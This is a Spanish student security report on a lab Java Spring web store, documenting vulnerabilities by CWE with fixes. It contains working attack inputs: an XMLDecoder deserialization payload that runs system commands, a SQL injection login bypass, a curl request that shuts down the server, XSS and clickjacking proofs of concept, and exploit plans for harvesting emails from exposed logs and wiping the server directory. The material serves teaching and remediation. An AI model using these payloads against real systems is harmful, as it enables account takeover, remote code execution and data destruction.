SAPP Práctica 1

Índice

- Exploits
  - Exploit 1
  - Exploit 2
  - Exploit 3

Vulnerabilidades solucionadas

Deserialización insegura

CWE

CWE-502: Deserialization of Untrusted Data.

Consecuencias

La vulnerabilidad de deserialización XML consiste en la deserialización objetos XML que no se verificaron correctamente. Estos objetos se pueden modificar, permitiendo la inyección de código y de entidades externas en XML, las cuales pueden permitir al atacante la ejecución de acciones no autorizadas.

Explotación de la Vulnerabilidad

Al mirar la cookie `user-info` vemos que es un XML en base 64. Si lo analizamos vemos que indica que clase se ejecuta y qué parámetros pasarle. Si le indicamos que utilice la clase `java.lang.Runtime` con el método `getRuntime` podemos hacer que ejecute comandos del sistema. En este exploit le pedimos que nos abra Firefox.

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0_102" class="java.beans.XMLDecoder">
<object class="java.lang.Runtime" method="getRuntime">
    <void method="exec">
    <array class="java.lang.String" length="1">
        <void index="0">
            <string>/usr/bin/firefox</string>
        </void>
    </array>
    </void>
</object>
</java>
```

Localización

Esta vulnerabilidad se encuentra en las siguientes clases:

- `es.storeapp.web.controller.UserController.java:141`
- `es.storeapp.web.cookies.UserInfo.java`
- `es.storeapp.web.interceptors.AutoLoginInterceptor.java:39`

Solución

Para solucionar esta vulnerabilidad se cambió la forma en la que se serializa y deserializa en XML la clase `UserInfo`.

Para cambiar la forma en la que se serializa el XML, modificamos el fichero `UserControler.java`. Cambiamos las librerías por lo que tuvimos que importar las siguientes clases de JAXB:

```
import javax.xml.bind.JAXBContext;
import javax.xml.bind.JAXBException;
import javax.xml.bind.Marshaller;
```

Estas clases se utilizarán para serializar la clase `UserInfo` de manera segura.

En la función `doLogin` se sustituye una función `try` que hacía uso de `XmlEncoder` por las siguientes líneas de código:

```
UserInfo userInfo = new UserInfo(user.getEmail(), user.getPassword());
JAXBContext context = JAXBContext.newInstance(UserInfo.class);
Marshaller marshaller = context.createMarshaller();
marshaller.setProperty(Marshaller.JAXB_FORMATTED_OUTPUT, true);
marshaller.setProperty(Marshaller.JAXB_FRAGMENT, false);
marshaller.marshal(userInfo, buffer);
```

En este código se serializa la clase `UserInfo` de manera que el formato sea legible por humanos (con tabulaciones y en varias líneas).

Como no se podía serializar la clase `UserInfo` de forma directa, hubo que añadirle anotaciones en el fichero `UserInfo.java`. Para ello fue necesario importar las siguientes clases:

```
import javax.xml.bind.annotation.XmlAccessType;
import javax.xml.bind.annotation.XmlAccessorType;
import javax.xml.bind.annotation.XmlElement;
import javax.xml.bind.annotation.XmlRootElement;
```

Después se añadieron los siguientes modificadores a la clase para indicar como se serializará a XML:

```
@XmlRootElement(name="UserInfo")
@XmlAccessorType(XmlAccessType.FIELD)
```

Se especificó que estos atributos también se añadirán a la serialización pese a ser privados:

```
@XmlElement
private String email;
@XmlElement
private String password;
```

Por último quedó modificar el fichero `AutoLoginInterceptor.java` para cambiar las librerías de deserialización de XML. Se importaron las siguientes clases:

```
import java.io.StringReader;
import javax.xml.bind.JAXBContext;
import javax.xml.bind.Unmarshaller;
```

Se sustituyó la clase `XMLDecoder` por las clases de JAXB para deserializar XML:

```
JAXBContext context = JAXBContext.newInstance(UserInfo.class);
Unmarshaller unmarshaller = context.createUnmarshaller();
UserInfo userInfo = (UserInfo) unmarshaller.unmarshal(new ByteArrayInputStream
```

Redirección no controlada

CWE

CWE-601: URL Redirection to Untrusted Site

Consecuencias

La redirección no controlada es una vulnerabilidad que, mediante la modificación del campo `next` en la URL de login, permite redireccionar a cualquier página después de iniciar sesión. Esta vulnerabilidad puede tener graves consecuencias dependiendo de a que sitio web se envíe al usuario, causando que este pueda ser redirigido a un clon de nuestra página y le dé información a un atacante, como una tarjeta de crédito.

Explotación de la Vulnerabilidad

Utilizando la siguiente URL, después de iniciar sesión cargará la página de Google:

```
http://localhost:8888/login?next=https://google.com
```

Localización

Ésta vulnerabilidad se encuentra en `es.storeapp.web.controller.UserController.java`.

Solución

Para solucionar esta vulnerabilidad se eliminaron las siguientes líneas del archivo, ya que son las que permiten la redirección no controlada:

```
@RequestParam(value = Constants.NEXT_PAGE, required = false) String next,

...

if (next != null && next.trim().length() > 0) {
    return Constants.SEND_REDIRECT + next;
}
```

Uso de SALT fijo

CWE

CWE-760: Use of a One-Way Hash with a Predictable Salt

Consecuencias

El uso de un Salt predecible (en este caso constante) facilita a un atacante la vulneración de un hash criptográfico, por ende, aumentando la efectividad de ataques de fuerza bruta con diccionario para obtener el valor del que se ha obtenido el hash.

Explotación de la Vulnerabilidad

Localización

Esta vulnerabilidad se encuentra en `es.storeapp.business.services.UserService.java:37`.

Solución

Se quitó la constante `SALT` de la clase `UserService` que es la que usaba para todas las contraseñas.

Tras ello, se reescribe la autenticación de la contraseña, en la que se usa la función `BCrypt.hashpw(clearPassword, SALT)` con el salt constante. La creación de la contraseña tendría que ser así:

```
BCrypt.hashpw(password, BCrypt.gensalt())
```

Para validar que la contraseña introducida coincida con la que se almacena en la base de datos, se comprueba de la siguiente forma:

```
User user = userRepository.findByEmail(email);
BCrypt.checkpw(clearPassword, user.getPassword())
```

Falta de HTTPS

CWE

CWE-319: Cleartext Transmission of Sensitive Information

Consecuencias

Durante la comunicación con el servidor se puede llegar a capturar el tráfico. Si este tiene información importante en texto claro, el atacante puede obtenerla fácilmente. Esto facilita los ataques de MITM y la obtención de contraseñas, tarjetas de créditos o información sensible.

Explotación de la Vulnerabilidad

Se puede explotar esta vulnerabilidad capturando el tráfico saliente del cliente o entrante del servidor. También se podría suplantar al servidor para hacer un MITM porque no tiene certificado con el que identificarse.

Localización

Esta vulnerabilidad se encuentra en `application.properties` en el directorio `resources`.

Solución

Se creó un certificado autofirmado para que lo utilice el servidor. Con él se puede autenticar al servidor, aunque aparecerá como inseguro, ya que no está firmado por ninguna autoridad certificadora de confianza. También permitirá realizar comunicaciones cifradas con el servidor.

Para habilitarlo modificamos en application.properties la configuración de `Web` para que utilice el certificado `server.p12` que es de tipo PKCS12 y tiene la contraseña 'magic'. Las líneas de configuración son:

```
server.ssl.key-store-type=PKCS12
server.ssl.key-store=server.p12
server.ssl.key-store-password=magic
```

Log inyection

CWE

CWE-117: Improper Output Neutralization for Logs

Consecuencias

Si no se escapa lo que se escribe en los registros de log puede permitir a atacantes inyectar información falsa o contenido malicioso en los logs.

Normalmente, el propósito de explotar esta vulnerabilidad consiste en la falsificación de los archivos de log para enmascarar algún otro ataque conjunto, o la inyección de código ejecutable (en este caso JavaScript).

Explotación de la Vulnerabilidad

Una entrada del usuario que se escribe en los logs es el nombre del usuario cuando se registra. Mediante un programa que nos permita modificar la información enviada en el formulario, como Burpsuite, o hacer nuestra propia petición, como Postman, podemos alterar el nombre y poner saltos de línea o contenido JavaScript.

Localización

Esta vulnerabilidad se encuentra repartida entre varios archivos de toda la aplicación:

- `pom.xml`
- `es.storeapp.business.repositories.AbstractRepository.java`
- `es.storeapp.business.services.OrderService.java`
- `es.storeapp.business.services.ProductService.java`
- `es.storeapp.business.services.UserService.java`
- `es.storeapp.web.controller.CommentController.java`
- `es.storeapp.web.controller.HomeController.java`
- `es.storeapp.web.controller.OrderController.java`
- `es.storeapp.web.controller.ProductController.java`
- `es.storeapp.web.controller.ShoppingCartController.java`
- `es.storeapp.web.controller.UserController.java`
- `es.storeapp.web.exceptions.ErrorHandlingUtils.java`
- `es.storeapp.web.interceptors.LoggerInterceptor.java`

Solución

Para solucionar esta vulnerabilidad se optó por hacer un Wrapper del `Logger` para no tener que cambiar mucho código en el resto de archivos mencionados. Esta clase se añadió en `es.storeapp.common.EscapingLoggerWrapper.java`. Este archivo contiene todas las funciones que se utilizan de Logger, pero antes de llamar a Logger para que escriba en el log se utiliza el encoder de OWASP para escapar el mensaje. Se escapa para HTML para evitar JavaScript inyection y para Java para escapar los saltos de línea y tabulaciones. El código de la clase es el siguiente:

```java
package es.storeapp.common;

import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
import org.owasp.encoder.Encode;

public class EscapingLoggerWrapper {
    private final Logger wrappedLogger;

    public EscapingLoggerWrapper(Class<?> clazz) {
        this.wrappedLogger = LoggerFactory.getLogger(clazz);
    }

    // Implementa todos los métodos de la interfaz org.slf4j.Logger
    // y agrega la lógica de escape de caracteres antes de llamar a los métodos

    public void info(String format, Object... arguments) {
        String escapedFormat = escapeCharacters(format);
        wrappedLogger.info(escapedFormat, arguments);
    }

    public void error(String format, Object... arguments) {
        String escapedFormat = escapeCharacters(format);
        wrappedLogger.error(escapedFormat, arguments);
    }

    public void debug(String format, Object... arguments) {
        String escapedFormat = escapeCharacters(format);
        wrappedLogger.debug(escapedFormat, arguments);
    }

    public void warn(String format, Object... arguments) {
        String escapedFormat = escapeCharacters(format);
        wrappedLogger.warn(escapedFormat, arguments);
    }

    public boolean isWarnEnabled(){
        return wrappedLogger.isWarnEnabled();
    }

    public boolean isDebugEnabled(){
        return wrappedLogger.isDebugEnabled();
    }
```

```
    public boolean isErrorEnabled(){
        return wrappedLogger.isErrorEnabled();
    }

    // Método de escape de caracteres
    private String escapeCharacters(String input) {
        String string = Encode.forHtml(input);//evita javascript inyection
        return Encode.forJava(string);//codifica los saltos de linea
    }
}
```

El cambio en el resto de archivos será sustituir los imports de `Logger` y `LoggerFactory` por el de la nueva clase encargada del logging. También sé instancia esta nueva clase en vez de `Logger`. El resto se mantiene igual.

Para poder usar la nueva clase `Encoder` se tuvo que añadir una dependencia mas al proyecto. Esta permitira usar el encoder de OWASP que puede escapar contenido para Javascript y para Java. Las líneas XML añadidas al `pom.xml` son las siguientes:

```
<dependency>
    <groupId>org.owasp.encoder</groupId>
    <artifactId>encoder</artifactId>
    <version>1.2.3</version>
</dependency>
```

Inyección de código JavaScript

CWE

CWE-83: Improper Neutralization of Script in Attributes in a Web Page

Consecuencias

Debido a que no se escapaban los campos de la aplicación web, facilitó la inyección de código JavaScript en distintas secciones de la aplicación.

Este tipo de ataque puede resultar en la ejecución de ese código en el navegador de otros usuarios, lo cual puede permitir redirecciones, modificaciones en el funcionamiento de la página, robo de credenciales, etc.

Explotación de la Vulnerabilidad

En cualquier campo que vaya a mostrar un texto en la página, como el comentario de un producto, se puede escribir lo siguiente:

```
Esta parte sería la de texto normal, pero aquí empieza el script<script>...</sc
```

Si en vez de los tres puntos que hay dentro del tag `<script>` ponemos un código JavaScript válido como por ejemplo `alert("Hello Wordl!")` cada vez que un usuario cargue a los comentarios del producto ejecutará ese script.

Localización

Esta vulnerabilidad se encontraba en los archivos plantilla de Thymeleaf. Estos son los que se usaban para generar el HTML que se manda a cada usuario:

- `Cart.html`
- `ChangePassword.html`
- `Comment.html`
- `Error.html`
- `Index.html`
- `Login.html`
- `Order.html`
- `OrderConfirm.html`
- `Orders.html`
- `Payment.html`
- `Product.html`
- `Profile.html`
- `ResetPassword.html`
- `SendEmail.html`
- `Messages.html`
- `Modal.html`
- `NavBar.html`

Solución

La solución consiste en escapar todos los campos que se inserten en las plantillas. Para ello simplemente se sustituirá `th:utext` por `th:text` en las platillas Thymelead.

Inyección SQL

CWE

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Consecuencias

La inyección de SQL es una de las vulnerabilidades más comúnes, y puede tener consecuencias muy graves para los usuarios de la aplicación.

Las posibilidades en cuanto a ataques basados en SQL son muy amplias, ya que se extienden desde la revelación de información, pasando por la modificación de varios parámetros, hasta ataques a la base de datos o a su combinación con ataques de fuerza bruta basados en diccionarios.

Explotación de la Vulnerabilidad

Uno de los ejemplos más graves que tiene la aplicación es en el formulario de login. Si introducimos en el campo email un email válido y los caracteres `' OR '1'='1` y en el campo contraseña cualquier cosa podremos acceder a la cuenta de ese usuario. Para que nos permita mandar ese correo desde el navegador hay que ir al HTML del campo email y cambiar el `type` y `data-validation` por `text`.

Localización

Se encuentra en los ficheros del paquete `es.storeapp.business.repositories` debido a que son esos archivos los que hacen las consultas SQL. Solo pasa en los archivos en los que se utilizan parámetros que introduce el usuario.

Solución

En estos ficheros se cambiaron los `MessageFormat` por `setParameter`. La query ahora en vez de tener `{0}...{1}` tiene `?1...?2` para poder usar el `setParameter`. Simplemente, se pasa el string a `createQuery` y se usan los `setParameter` para cambiar los interrogantes por el parámetro necesario. El propio `setParameter` se encarga de escapar los parámetros para que no se pueda hacer SQL injection.

Configuración errónea del Spring Boot Actuator

CWE

CWE CATEGORY: OWASP Top Ten 2021 Category

A05:2021 - Security Misconfiguration

Consecuencias

La configuración errónea de la seguridad es una vulnerabilidad que puede llegar a ser muy relevante o importante dependiendo del elemento afectado.

En este caso específico, la mala configuración de seguridad permite obtener información del servidor o que ejecute ciertas acciones, como puede ser apagar el servidor.

Explotación de la Vulnerabilidad

Si enviamos una petición POST al path `/actuator/shutdown` el servidor se apagará. Por tanto, el siguiente comando apagará el servidor:

```
curl -X POST localhost:8888/actuator/shutdown
```

Localización

Esta vulnerabilidad se encuentra en `application.properties`.

Solución

Cambiamos la configuración del endopoint `actuator`. Para ello ponemos los parámetros de configuración del `management` de la siguiente manera:

```
management.endpoints.web.exposure.include=
management.endpoint.shutdown.enabled=false
```

El `management.endpoints.web.exposure.include` hay que dejarlo sin parámetro porque no se va a exponer nada.

Mostrar información sensible en mensajes de error del servidor

CWE

CWE-209: Generation of Error Message Containing Sensitive Information

Consecuencias

La revelación de información relevante en los mensajes de error es otra vulnerabilidad que, aunque no puede causar daños por su cuenta, su combinación con otros tipos de ataque puede resultar en graves consecuencias.

La información que se puede llegar a exponer concierne a librerías y frameworks, al sistema operativo, al sistema de ficheros o incluso al código fuente de la aplicación. La exposición puede, dependiendo de su gravedad, comprometer seriamente a la sección afectada.

Explotación de la Vulnerabilidad

Cuando pones un correo que no existe te indica que este no está registrado y cuando pones un correo que si está registrado y la contraseña mal te dice que está mal la contraseña. Esto permite identificar cuando un correo está registrado en la aplicación y cuando no.

Localización

Esta vulnerabilidad se encuentra en `messages.properties`.

Solución

La solución de esta vulnerabilidad es sencilla, reescribir el mensaje de error para que sea el mismo que cuando la contraseña sea incorrecta, ocultando la información.

Los mensajes originales eran:

```
auth.invalid.user=User {0} does not exist
auth.invalid.password=Invalid password for user {0}
```

Y una vez reescritos pasarán a ser:

```
auth.invalid.user=The password may be incorrect
auth.invalid.password=The password may be incorrect
```

Mostrar trazado del error

CWE

CWE-1323: Improper Management of Sensitive Trace Data

Consecuencias

Cuando una función lanza una excepción, si no se atrapa, nos muestra el tipo de excepción que se lanzó y el trazado de funciones que se llamaron y sus correspondientes clases. Con esto último, el desarrollador es capaz de saber donde está el fallo y como intentar solucionarlo. Al usuario final de la aplicación ni le interesa y un atacante no debe saberlo porque puede conseguir información de la aplicación que podría utilizar para atacarla.

Explotación de la Vulnerabilidad

Provocar que el servidor falle para ver en la página web de retorno la excepción que generó y después todo el trazado del error. En ese trazado incluye todas las funciones por las que se llamaron e indican de qué clases son, pudiendo descubrir qué librerías utiliza y el funcionamiento interno de la aplicación.

Localización

Esta vulnerabilidad se encuentra en `aplication.properties`.

Solución

Para que no se muestre la traza del error se cambiaron los siguientes campos en `aplication.properties` por estos valores:

```
server.error.include-exception=false
server.error.include-stacktrace=never
```

Esto hará que en la página de error no se muestre el trazado del error, aunque sí se seguirá mostrando la excepción. Para solucionar esa parte habría que crear errores personalizados para cada excepción o un error genérico.

Seguridad de la Content Security Policy Insuficiente

CWE

CWE-693: Protection Mechanism Failure

Consecuencias

La Content Security Policy (o CSP) es un mecanismo encargado de limitar lo que el navegador puede o no cargar en un sitio web.

La CSP es un método muy efectivo para la prevención y protección de una parte importante de ataques de inyección (como por ejemplo Cross-Side Scripting), así que no es complicado comprender el motivo por el cual una CSP con una seguridad insuficiente puede considerarse una vulnerabilidad.

Explotación de la Vulnerabilidad

Localización

Esta vulnerabilidad se encuentra en CSPInterceptor.java

Solución

Para mejorar la seguridad ofrecida por la CSP, se pueden reescribir la mayoría de sus atributos para limitar más que elementos el navegador puede cargar en la aplicación.

Sin embargo, la CSP no debe interferir con el normal funcionamiento de la aplicación, por lo que no basta con reescribirla para bloquear todo lo posible, sino que tiene que ser compatible con la aplicación.

La CSP resultante es la siguiente:

```
response.setHeader("Content-Security-Policy",
        "default-src 'self'; " +
        "img-src 'self'; " +
        "script-src 'self' 'unsafe-inline'; " +
        "style-src 'self' 'unsafe-inline';" +
        "frame-ancestors 'none';" +
        "object-src 'none';");
```

Cookies sin httpOnly y Secure

CWE

CWE-1004: Sensitive Cookie Without 'HttpOnly' Flag

CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

Consecuencias

El uso del flag `HttpOnly` previene la posibilidad de acceder y modificar cookies desde el lado del usuario o cliente de la aplicación (mediante, por ejemplo, el uso de scripts). La falta de este flag aumenta el riesgo de ataques de Cross-Side Scripting (XSS) donde se podría extraer o modificar información de las cookies.

La falta del atributo `Secure` permite que la cookie sea enviada en HTTP y por ello en texto plano. Como el tráfico puede ser capturado, se podría usar la cookie para acceder a la cuenta del usuario, por lo que debe evitarse.

Explotación de la Vulnerabilidad

Con JavaScript se podría acceder a la cookie `user-info` y mandársela a un atacante mediante inyección de JavaScript.

Localización

Esta vulnerabilidad se encuentra en `es.storeapp.web.controller.UserController.java`.

Solución

Para la solución de esta vulnerabilidad basta con añadir el flag pertinente cuando se crean las cookies.

El flag `HttpOnly` y el atributo `Secure` se especifican con las siguientes líneas de código:

```
userCookie.setHttpOnly(true);
userCookie.setSecure(true);
```

La cookie de sesion no caducaba

CWE

CWE-613: Insufficient Session Expiration

Consecuencias

Esta vulnerabilidad causa que la cookie de sesión del usuario no caducase, incluso si el usuario ya no se hallaba en uso de la sesión. Esto permitiría a un atacante realizar un secuestro de sesión de manera permanente.

Explotación de la Vulnerabilidad

Cada vez que se inicia sesión en la página se asigna un cookie de sesión a ese usuario. Si el usuario abandona la página sin cerrar sesión, esa cookie sigue siendo válida y el usuario ya no tendría acceso a ella. Si esa misma cookie la consigue, un atacante podría suplantar al usuario y como el usuario ya no tiene acceso a esa cookie, no puede invalidarla. Por tanto, el atacante puede seguir suplantando al usuario sin que este pueda invalidarla cerrando sesión.

Localización

Esta vulnerabilidad se encuentra en `aplication.properties`.

Solución

Para que la cookie caduque se estableció un timeout de 10800 segundos, que son tres horas. Después de tres horas se perderá la validez de la sesión y habrá que loguearse de nuevo. Para establecer este timeout se creó la siguiente línea en el fichero `aplication.properties`:

```
server.servlet.session.timeout=10800
```

Utilización de la cookie de sesion en la URL

CWE

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Consecuencias

La exposición de información a autores no autorizados es una vulnerabilidad muy amplia. En el caso particular de esta aplicación, la revelación de la cookie de sesión en la URL. Gracias a esto se puede robar fácilmente la cookie de sesión y suplantar a dicho usuario.

Explotación de la Vulnerabilidad

La revelación de la cookie de sesión en la URL permite que cualquier persona pueda obtenerla simplemente haciendo una foto. También se podría obtener interceptando los paquetes, ya que la URL no se encripta o mirando el fichero de log en el que se escriben todas las URL accedidas.

Localización

Esta vulnerabilidad se encuentra en `aplication.properties`.

Solución

Para solucionarla le añadimos en el `aplication.properties` la siguiente configuración:

```
server.servlet.session.tracking-modes=cookie
```

Esto evitará que se mande el identificador de la sesión en la URL.

No se controla el tipo de fichero que carga el usuario

CWE

CWE-434: Unrestricted Upload of File with Dangerous Type

Consecuencias

Esta vulnerabilidad consiste en la falta de validación del tipo de archivo subido a la aplicación web, lo cual podría causar que un atacante subiese archivos con contenido malicioso que ejecutaran algún código o contuvieran algún malware.

Explotación de la Vulnerabilidad

La vulnerabilidad se podría explotar combinándola con alguna otra, por ejemplo, la deserialización XML. Si subimos un ejecutable y con la deserialización XML obligamos al servidor a ejecutarlo, podríamos hacer que ejecutara lo que nosotros quisiéramos.

Localización

Esta vulnerabilidad se encuentra en `es.storeapp.web.controller.UserController.java`.

Solución

Se cambió la forma en la que se creaban y modificaban los perfiles de los usuarios. Antes se daba por válido cualquier archivo, pero ahora si se sube una imagen se mira el `content/type` para ver que sea un JPEG. Si no es un JPEG, no se guarda la imagen en el servidor. Si es un JPEG, se guarda en el servidor como la foto del usuario.

```
if(userProfileForm.getImage() == null){
    user = userService.create(userProfileForm.getName(), userProfileForm.getEma
            userProfileForm.getPassword(), userProfileForm.getAddress(), null,
}else{
    MultipartFile file = userProfileForm.getImage();
    String contentType = file.getContentType();
    if(contentType != null && !contentType.contains("jpeg")){
        user = userService.create(userProfileForm.getName(), userProfileForm.ge
                userProfileForm.getPassword(), userProfileForm.getAddress(), nu
    }else{
        user = userService.create(userProfileForm.getName(), userProfileForm.ge
                userProfileForm.getPassword(), userProfileForm.getAddress(), us
                userProfileForm.getImage().getBytes());
    }
}
```

También se modificó en el `messages.properties` para que se indique que la foto debe ser un JPEG:

```
profile.input.image.tip= This image will be publicly shown in your product revi
```

Acceso público a ficheros importantes

CWE

CWE-284: Improper Access Control

Consecuencias

La falta de control de acceso o su incorrecta configuración puede permitir que usuarios no autorizados comprometan la seguridad de la aplicación de diversas maneras. En este caso particular, un autor no autorizado podría tener acceso a los logs de la aplicación, permitiéndole acceder a información sensible del programa. También estaba accesible la carpeta `database`, que es donde se almacena la base de datos de la aplicación.

Explotación de la Vulnerabilidad

Se puede acceder a los logs desde el path en el que están las fotos de los usuarios: `resources`. De esta manera, si se accede a `http://localhost:8888/resources/server.log` se podrá ver desde el navegador el propio log y descargárselo. También se podrá acceder a los logs que están

comprimidos. Cualquier archivo se podría leer y descargar siempre que esté en esta carpeta, como los de `database`.

Localización

Esta vulnerabilidad se encuentra en:

- `aplication.properties`
- `pom.xml`

Solución

Se movió la carpeta `database` de `work` al directorio raíz. Para ello se quitó `work/` de URL en la que se define la ubicación de la base de datos a `derby` en el `pom.xml`:

```
<url>jdbc:derby:database;create=true</url>
```

También se cambió la URL de la base de datos de `derby` en el fichero `aplication.properties`:

```
spring.datasource.url=jdbc:derby:database
```

En este mismo fichero también se cambió la ubicación donde se escriben los logs al directorio raíz. Para ello se cambió la siguiente línea cambiando el directorio `work` por `log`:

```
logging.file.name=./log/server.log
```

Clickjacking

CWE

CWE-1021: Improper Restriction of Rendered UI Layers or Frames

Consecuencias

La restricción del uso de frames, iframes o capas de interfaz de usuario renderizadas es un factor importante en el diseño de una aplicación web. La falta de dicha restricción puede ocasionar que los usuarios sean engañados para interactuar con elementos de los que no son conscientes o con los que no pretendían interactuar, causando que, por ejemplo, proporcionen sus datos al atacante sin consentimiento del usuario.

Explotación de la Vulnerabilidad

Para explotarla basta con crear un HTML que haga uso de un iframe que contenga nuestra página web. Desde ese iframe podremos interactuar con nuestra página y el atacante podría interceptar

nuestros datos o hacernos pensar que estamos interactuando con la página verídica cuando en realidad estamos interactuando con una página maliciosa.

Un ejemplo de página HTML con un iframe de nuestra aplicación web es la siguiente:

```
<html>
    <head>
        <title>PoC</title>
    </head>
    <body>
        ClickJacking PoC
        <h2>PoC</h2>
        <iframe src="http://localhost:8888/" height="450" width="1000"></iframe
    </body>
</html>
```

Localización

Esta vulnerabilidad se encuentra en `es.storeapp.web.interceptors.CSPInterceptor.java`.

Solución

Se añadió a la CSP una opción para prohibir la utilización de iframes:

```
"frame-ancestors 'none';" +
```

Librerías de terceros vulnerables

CWE

CWE-1395: Dependency on Vulnerable Third-Party Component

Consecuencias

La dependencia del producto web de elementos de terceras partes significa que, en el supuesto de que estos componentes tengan vulnerabilidades, la aplicación puede verse comprometida por dichos elementos. El efecto y gravedad puede variar enormemente dependiendo del tipo de elemento comprometido y del tipo de vulnerabilidad que lo compromete.

Explotación de la Vulnerabilidad


N/A

Localización

Estas librerías vulnerables se encuentran en el `pom.xml`:

- `org.apache.commons:commons-email`
- `org.apache.commons:commons-compress`
- `org.mindrot:jbcrypt`

Para la detección de estas vulnerabilidades se hizo uso de la funcionalidad "Dependabot" de GitHub.



Solución

Actualización de las versiones de las librerías:

- `org.apache.commons:commons-email` de `1.4` a `1.5`.
- `org.apache.commons:commons-compress` de `1.9` a `1.21`.
- `org.mindrot:jbcrypt` de `0.3m` a `0.4`.

Otras vulnerabilidades detectadas

Falta de Verificación del Input del Cliente

CWE

CWE-20: Improper Input Validation

Consecuencias

La validación o verificación del input es un proceso frecuente para asegurarse que no se introducen datos erróneos.

Si esta validación no se produce de manera correcta y en el servidor, un atacante podría generar un input que no espera la aplicación. De esta forma podría causar que la aplicación no funcione como debería o se ejecute código arbitrario.

Explotación de la Vulnerabilidad

Si con Burpsuite se intercepta la petición POST que procesa el pago de la cesta de la compra y se modifica el precio, se cobra ese precio que se cambió. Si le pones 0 te cobra 0 €.

Localización

Esta vulnerabilidad se encuentra en `es.storeapp.web.controller.OrderControler.java`

Solución

N/A

La cookie de sesion no caduca despues de cambiar la contraseña

CWE

CWE-384: Session Fixation

Consecuencias

Esta vulnerabilidad causa que la cookie de sesión no se invaliden después de cambiar la contraseña. De esta forma, si un usuario tiene varias sesiones activas y cambia la contraseña, se invaliden todas las que no tuvieron que ver con el cambio de contraseña.

Si esto no se hace y te han robado la sesión, el atacante podrá seguir suplantando a los usuarios. Si se combina con la vulnerabilidad anterior no habría forma de cancelar las sesiones y cuando te roban una sesión no habría forma ninguna de cancelarla por parte del usuario.

Explotación de la Vulnerabilidad

Cada vez que se inicia sesión en la página se asigna un cookie de sesión a ese usuario. Si el usuario abandona la página sin cerrar sesión, esa cookie sigue siendo válida y el usuario ya no tendría acceso a ella. Si esa misma cookie la consigue, un atacante podría suplantar al usuario y como el usuario ya no tiene acceso a esa cookie, no puede invalidarla. Por tanto, el atacante puede seguir suplantando al usuario sin que este pueda invalidarla cerrando sesión.

Localización

N/A

Solución

N/A

Exploits

Exploit 1

Para este exploit utilizamos dos vulnerabilidades. La primera es que los logs se almacenan en un lugar accesible por los usuarios y la segunda es SQL inyection.

Para realizar este exploit utilizaremos el fichero `get_logs.py` para reunir los correos electrónicos que se almacenan en los logs. Este programa se descarga los logs, tanto el log actual como los que se han comprimido ese día. Una vez descargados los analiza y si detecta el carácter '@' imprime esa línea por pantalla. Con una redirección se puede guardar la salida del comando a un fichero. Se imprime la línea en vez del correo porque así se puede ver el contexto y comprender si el correo es válido o una comprobación para ver si existe.

Una vez tenemos los correos podremos acceder a las cuentas de estos usuarios mediante la SQL inyection. Lo único que tenemos que hacer es ir al formulario de login y poner uno de los correos que hemos obtenido. A continuación colocamos la secuencia `' OR '1'='1` y cualquier cosa en el campo de la contraseña. Para mandarlo sin que nos lo impida la interfaz cambiamos en el formulario del email los campos `type` y `data-validation` de 'email' a 'text'. De esta forma iniciamos sesión con la cuenta de ese correo.

Exploit 2

Para este exploit utilizamos dos vulnerabilidades. La primera es la de ejecución de código remota mediante deserialización de XML insegura y la segunda es la utilización del Spring Boot Actuator para apagar la aplicación.

El objetivo de este exploit es borrar todo el contenido de la carpeta en la que se está ejecutando el servidor y después apagar el servidor. Esto provoca que se tenga que volver a copiar los archivos necesarios para levantar el servidor y se habrá borrado tanto los logs y la base de datos. Si no tenían copia de seguridad, habrían perdido todos los datos y si tenían, perderían todo hasta la última copia de seguridad.

